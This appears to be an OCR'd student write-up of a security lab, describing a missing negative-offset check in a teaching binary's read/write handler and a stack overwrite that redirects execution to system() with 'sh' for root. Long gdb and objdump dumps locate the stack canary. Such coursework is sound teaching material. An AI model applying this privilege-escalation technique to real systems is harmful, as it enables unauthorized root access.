
2. Identify and describe the vulnerability as well as its implications.

The request_buffer is read. The request of “write” and “read” didn’t check the value negative or not. So we could move the space backward to write the stack value.


3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

At the beginning, we put “sh” into the attack4_commands.txt and then we check the buffer of the (user_interaction(file_buffer)) we get the address and then we gdb to get the memory of the system call(0xb7ebb7a0).We write it into the program then we could get the root access.





4. Provide your attack.




5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

We check whether the offset lies between 0 and the strlen(file_buffer+1). We will not allow the negative value. Also to check the offset> strlen(file_buffer+1) to make avoid the vulnerability.

6. What is the value of the stack canary? How did you determine this value?

I use gdb to see the launch function. We can see the canary value is stored at offset of -0x14 from ebp. The canary value is 0xff0a0000.


user@box: /tmp
$2 = (void *) 0xbffff838
(gdb) dissemble launch
Undefined command: "dissemble". Try "help".
(gdb) disassemble launch
Dump of assembler code for function launch:
0x0804883d <launch+0>: push %ebp
0x0804883e <launch+1>: mov %esp,%ebp
0x08048840 <launch+3>: push %edi
0x08048841 <launch+4>: push %esi
0x08048842 <launch+5>: push %ebx
0x08048843 <launch+6>: sub $0x4c,%esp
0x08048846 <launch+9>: mov 0xc(%ebp),%eax
0x08048849 <launch+12>: mov %eax,-0x28(%ebp)
0x0804884c <launch+15>: mov 0x10(%ebp),%eax
0x0804884f <launch+18>: mov %eax,-0x24(%ebp)
0x08048852 <launch+21>: mov %gs:0x14,%eax
0x08048858 <launch+27>: mov %eax,-0x14(%ebp)
0x0804885b <launch+30>: xor %eax,%eax
0x0804885d <launch+32>: mov %esp,%eax
0x0804885f <launch+34>: mov %eax,-0x2c(%ebp)
0x08048862 <launch+37>: mov -0x28(%ebp),%esi
0x08048865 <launch+40>: mov -0x24(%ebp),%edi
0x08048868 <launch+43>: mov %esi,%eax
0x0804886a <launch+45>: mov %eax,-0x40(%ebp)
0x0804886d <launch+48>: movl $0x0,-0x3c(%ebp)
0x08048874 <launch+55>: mov -0x40(%ebp),%eax
0x08048877 <launch+58>: and $0xff,%ah
0x0804887a <launch+61>: mov -0x3c(%ebp),%edx
0x0804887d <launch+64>: and $0xf,%edx
0x08048880 <launch+67>: mov %eax,-0x40(%ebp)
0x08048883 <launch+70>: mov %edx,-0x3c(%ebp)
0x08048886 <launch+73>: mov -0x40(%ebp),%ecx
0x08048889 <launch+76>: mov -0x3c(%ebp),%ebx
0x0804888c <launch+79>: shld $0x3,%ecx,%ebx
0x08048890 <launch+83>: shl $0x3,%ecx
0x08048893 <launch+86>: mov %ecx,%eax
0x08048895 <launch+88>: and $0xff,%ah
0x08048898 <launch+91>: mov %ebx,%edx
0x0804889a <launch+93>: and $0xf,%edx
0x0804889d <launch+96>: mov %eax,%ecx
0x0804889f <launch+98>: mov %edx,%ebx
0x080488a1 <launch+100>: mov %esi,%eax
0x080488a3 <launch+102>: mov %eax,-0x38(%ebp)
0x080488a6 <launch+105>: movl $0x0,-0x34(%ebp)
Ask me anything

user@box: /tmp

```
0x08048982 <launch+325>:        movl   $0x0,0x4(%esp)
0x0804898a <launch+333>:        mov    0x8(%ebp),%eax
0x0804898d <launch+336>:        mov    %eax,(%esp)
0x08048990 <launch+339>:        call   0x8048614 <lseek@plt>
0x08048995 <launch+344>:        mov    -0x18(%ebp),%ecx
0x08048998 <launch+347>:        mov    -0x28(%ebp),%eax
0x0804899b <launch+350>:        mov    -0x24(%ebp),%edx
0x0804899e <launch+353>:        mov    %eax,0x8(%esp)
0x080489a2 <launch+357>:        mov    %edx,0xc(%esp)
0x080489a6 <launch+361>:        mov    %ecx,0x4(%esp)
0x080489aa <launch+365>:        mov    0x8(%ebp),%eax
0x080489ad <launch+368>:        mov    %eax,(%esp)
0x080489b0 <launch+371>:        call   0x8048554 <write@plt>
0x080489b5 <launch+376>:        mov    %eax,%edx
0x080489b7 <launch+378>:        sar    $0x1f,%edx
0x080489ba <launch+381>:        mov    %edx,%ecx
0x080489bc <launch+383>:        xor    -0x24(%ebp),%ecx
0x080489bf <launch+386>:        xor    -0x28(%ebp),%eax
0x080489c2 <launch+389>:        or     %ecx,%eax
0x080489c4 <launch+391>:        test   %eax,%eax
0x080489c6 <launch+393>:        je     0x80489ed <launch+432>
0x080489c8 <launch+395>:        mov    0x8049ec0,%eax
0x080489cd <launch+400>:        mov    %eax,0xc(%esp)
0x080489d1 <launch+404>:        movl   $0x15,0x8(%esp)
0x080489d9 <launch+412>:        movl   $0x1,0x4(%esp)
0x080489e1 <launch+420>:        movl   $0x8048d04,(%esp)
0x080489e8 <launch+427>:        call   0x80485b4 <fwrite@plt>
---Type <return> to continue, or q <return> to quit---
0x080489ed <launch+432>:        mov    0x8(%ebp),%eax
0x080489f0 <launch+435>:        mov    %eax,(%esp)
0x080489f3 <launch+438>:        call   0x80485a4 <close@plt>
0x080489f8 <launch+443>:        mov    -0x2c(%ebp),%esp
0x080489fb <launch+446>:        mov    -0x14(%ebp),%eax
0x080489fe <launch+449>:        xor    %gs:0x14,%eax
0x08048a05 <launch+456>:        je     0x8048a0c <launch+463>
0x08048a07 <launch+458>:        call   0x80485d4 <__stack_chk_fail@plt>
0x08048a0c <launch+463>:        lea    -0xc(%ebp),%esp
0x08048a0f <launch+466>:        pop    %ebx
0x08048a10 <launch+467>:        pop    %esi
0x08048a11 <launch+468>:        pop    %edi
0x08048a12 <launch+469>:        pop    %ebp
0x08048a13 <launch+470>:        ret
End of assembler dump.
(gdb)
```

Where the canary check


Ask me anything

user@box: ~/proj1


```
user@box:~/proj1$ objdump -d /tmp/vulnerable4
objdump: '/tmp/vulnerable4': No such file
user@box:~/proj1$ objdump -d /tmp/vulnerable4
objdump: '/tmp/vulnerable4': No such file
user@box:~/proj1$ /tmp
-bash: /tmp: is a directory
user@box:~/proj1$ objdump -d /tmp/vulnerable4

/tmp/vulnerable4:     file format elf32-i386

Disassembly of section .init:

080484f4 <_init>:
 80484f4:       55                      push   %ebp
 80484f5:       89 e5                   mov    %esp,%ebp
 80484f7:       53                      push   %ebx
 80484f8:       83 ec 04                sub    $0x4,%esp
 80484fb:       e8 00 00 00 00          call   8048500 <_init+0xc>
 8048500:       5b                      pop    %ebx
 8048501:       81 c3 54 19 00 00       add    $0x1954,%ebx
 8048507:       8b 93 fc ff ff ff       mov    -0x4(%ebx),%edx
 804850d:       85 d2                   test   %edx,%edx
 804850f:       74 05                   je     8048516 <_init+0x22>
 8048511:       e8 2e 00 00 00          call   8048544 <__gmon_start__@plt>
 8048516:       e8 b5 01 00 00          call   80486d0 <frame_dummy>
 804851b:       e8 e0 06 00 00          call   8048c00 <__do_global_ctors_aux>
 8048520:       58                      pop    %eax
 8048521:       5b                      pop    %ebx
 8048522:       c9                      leave
 8048523:       c3                      ret
Disassembly of section .plt:

08048524 <open@plt-0x10>:
 8048524:       ff 35 58 9e 04 08       pushl  0x8049e58
 804852a:       ff 25 5c 9e 04 08       jmp    *0x8049e5c
 8048530:       00 00                   add    %al,(%eax)
        ...

08048534 <open@plt>:
 8048534:       ff 25 60 9e 04 08       jmp    *0x8049e60
 804853a:       68 00 00 00 00          push   $0x0
 804853f:       e9 e0 ff ff ff          jmp    8048524 <_init+0x30>

08048544 <__gmon_start__@plt>:
```


Ask me anything


ENG 7:43 PM 9/17/2015



user@box: ~/proj1
0804883d <launch>:
804883d: 55 push %ebp
804883e: 89 e5 mov %esp,%ebp
8048840: 57 push %edi
8048841: 56 push %esi
8048842: 53 push %ebx
8048843: 83 ec 4c sub $0x4c,%esp
8048846: 8b 45 0c mov 0xc(%ebp),%eax
8048849: 89 45 d8 mov %eax,-0x28(%ebp)
804884c: 8b 45 10 mov 0x10(%ebp),%eax
804884f: 89 45 dc mov %eax,-0x24(%ebp)
8048852: 65 a1 14 00 00 00 mov %gs:0x14,%eax
8048858: 89 45 ec mov %eax,-0x14(%ebp)
804885b: 31 c0 xor %eax,%eax
804885d: 89 e0 mov %esp,%eax
804885f: 89 45 d4 mov %eax,-0x2c(%ebp)
8048862: 8b 75 d8 mov -0x28(%ebp),%esi
8048865: 8b 7d dc mov -0x24(%ebp),%edi
8048868: 89 f0 mov %esi,%eax
804886a: 89 45 c0 mov %eax,-0x40(%ebp)
804886d: c7 45 c4 00 00 00 00 movl $0x0,-0x3c(%ebp)
8048874: 8b 45 c0 mov -0x40(%ebp),%eax
8048877: 80 e4 ff and $0xff,%ah
804887a: 8b 55 c4 mov -0x3c(%ebp),%edx
804887d: 83 e2 0f and $0xf,%edx
8048880: 89 45 c0 mov %eax,-0x40(%ebp)
8048883: 89 55 c4 mov %edx,-0x3c(%ebp)
8048886: 8b 4d c0 mov -0x40(%ebp),%ecx
8048889: 8b 5d c4 mov -0x3c(%ebp),%ebx
804888c: 0f a4 cb 03 shld $0x3,%ecx,%ebx
8048890: c1 e1 03 shl $0x3,%ecx
8048893: 89 c8 mov %ecx,%eax
8048895: 80 e4 ff and $0xff,%ah
8048898: 89 da mov %ebx,%edx
804889a: 83 e2 0f and $0xf,%edx
804889d: 89 c1 mov %eax,%ecx
804889f: 89 d3 mov %edx,%ebx
80488a1: 89 f0 mov %esi,%eax
80488a3: 89 45 c8 mov %eax,-0x38(%ebp)
80488a6: c7 45 cc 00 00 00 00 movl $0x0,-0x34(%ebp)
80488ad: 8b 45 c8 mov -0x38(%ebp),%eax
80488b0: 80 e4 ff and $0xff,%ah
80488b3: 8b 55 cc mov -0x34(%ebp),%edx
Ask me anything
7:50 PM
9/17/2015

user@box: ~/proj1
80488b3: 8b 55 cc mov -0x34(%ebp),%edx
80488b6: 83 e2 0f and $0xf,%edx
80488b9: 89 45 c8 mov %eax,-0x38(%ebp)
80488bc: 89 55 cc mov %edx,-0x34(%ebp)
80488bf: 8b 4d c8 mov -0x38(%ebp),%ecx
80488c2: 8b 5d cc mov -0x34(%ebp),%ebx
80488c5: 0f a4 cb 03 shld $0x3,%ecx,%ebx
80488c9: c1 e1 03 shl $0x3,%ecx
80488cc: 89 c8 mov %ecx,%eax
80488ce: 80 e4 ff and $0xff,%ah
80488d1: 89 da mov %ebx,%edx
80488d3: 83 e2 0f and $0xf,%edx
80488d6: 89 c1 mov %eax,%ecx
80488d8: 89 d3 mov %edx,%ebx
80488da: 89 f0 mov %esi,%eax
80488dc: 83 c0 0f add $0xf,%eax
80488df: 83 c0 0f add $0xf,%eax
80488e2: c1 e8 04 shr $0x4,%eax
80488e5: c1 e0 04 shl $0x4,%eax
80488e8: 29 c4 sub %eax,%esp
80488ea: 8d 44 24 10 lea 0x10(%esp),%eax
80488ee: 89 45 d0 mov %eax,-0x30(%ebp)
80488f1: 8b 45 d0 mov -0x30(%ebp),%eax
80488f4: 83 c0 0f add $0xf,%eax
80488f7: c1 e8 04 shr $0x4,%eax
80488fa: c1 e0 04 shl $0x4,%eax
80488fd: 89 45 d0 mov %eax,-0x30(%ebp)
8048900: 8b 45 d0 mov -0x30(%ebp),%eax
8048903: 89 45 e8 mov %eax,-0x18(%ebp)
8048906: 8b 4d e8 mov -0x18(%ebp),%ecx
8048909: 8b 45 d8 mov -0x28(%ebp),%eax
804890c: 8b 55 dc mov -0x24(%ebp),%edx
804890f: 89 44 24 08 mov %eax,0x8(%esp)
8048913: 89 54 24 0c mov %edx,0xc(%esp)
8048917: 89 4c 24 04 mov %ecx,0x4(%esp)
804891b: 8b 45 08 mov 0x8(%ebp),%eax
804891e: 89 04 24 mov %eax,(%esp)
8048921: e8 5e fc ff ff call 8048584 <read@plt>
8048926: 89 c2 mov %eax,%edx
8048928: c1 fa 1f sar $0x1f,%edx
804892b: 89 d1 mov %edx,%ecx
804892d: 33 4d dc xor -0x24(%ebp),%ecx
8048930: 33 45 d8 xor -0x28(%ebp),%eax
8048933: 09 c8 or %ecx,%eax
Ask me anything
7:50 PM
9/17/2015


user@box: ~/proj1
8048933: 09 c8 or %ecx,%eax
8048935: 85 c0 test %eax,%eax
8048937: 74 31 je 804896a <launch+0x12d>
8048939: a1 c0 9e 04 08 mov 0x8049ec0,%eax
804893e: 89 44 24 0c mov %eax,0xc(%esp)
8048942: c7 44 24 08 23 00 00 00 movl $0x23,0x8(%esp)
8048949: 00
804894a: c7 44 24 04 01 00 00 movl $0x1,0x4(%esp)
8048951: 00
8048952: c7 04 24 e0 8c 04 08 movl $0x8048ce0,(%esp)
8048959: e8 56 fc ff ff call 80485b4 <fwrite@plt>
804895e: c7 04 24 01 00 00 00 movl $0x1,(%esp)
8048965: e8 ba fc ff ff call 8048624 <exit@plt>
804896a: 8b 45 e8 mov -0x18(%ebp),%eax
804896d: 89 04 24 mov %eax,(%esp)
8048970: e8 b0 fd ff ff call 8048725 <user_interaction>
8048975: 83 f8 01 cmp $0x1,%eax
8048978: 75 73 jne 80489ed <launch+0x1b0>
804897a: c7 44 24 08 00 00 00 movl $0x0,0x8(%esp)
8048981: 00
8048982: c7 44 24 04 00 00 00 movl $0x0,0x4(%esp)
8048989: 00
804898a: 8b 45 08 mov 0x8(%ebp),%eax
804898d: 89 04 24 mov %eax,(%esp)
8048990: e8 7f fc ff ff call 8048614 <lseek@plt>
8048995: 8b 4d e8 mov -0x18(%ebp),%ecx
8048998: 8b 45 d8 mov -0x28(%ebp),%eax
804899b: 8b 55 dc mov -0x24(%ebp),%edx
804899e: 89 44 24 08 mov %eax,0x8(%esp)
80489a2: 89 54 24 0c mov %edx,0xc(%esp)
80489a6: 89 4c 24 04 mov %ecx,0x4(%esp)
80489aa: 8b 45 08 mov 0x8(%ebp),%eax
80489ad: 89 04 24 mov %eax,(%esp)
80489b0: e8 9f fb ff ff call 8048554 <write@plt>
80489b5: 89 c2 mov %eax,%edx
80489b7: c1 fa 1f sar $0x1f,%edx
80489ba: 89 d1 mov %edx,%ecx
80489bc: 33 4d dc xor -0x24(%ebp),%ecx
80489bf: 33 45 d8 xor -0x28(%ebp),%eax
80489c2: 09 c8 or %ecx,%eax
80489c4: 85 c0 test %eax,%eax
80489c6: 74 25 je 80489ed <launch+0x1b0>
80489c8: a1 c0 9e 04 08 mov 0x8049ec0,%eax
80489cd: 89 44 24 0c mov %eax,0xc(%esp)
Ask me anything
7:50 PM
9/17/2015


user@box: ~/proj1
80489c8: a1 c0 9e 04 08 mov 0x8049ec0,%eax
80489cd: 89 44 24 0c mov %eax,0xc(%esp)
80489d1: c7 44 24 08 15 00 00 movl $0x15,0x8(%esp)
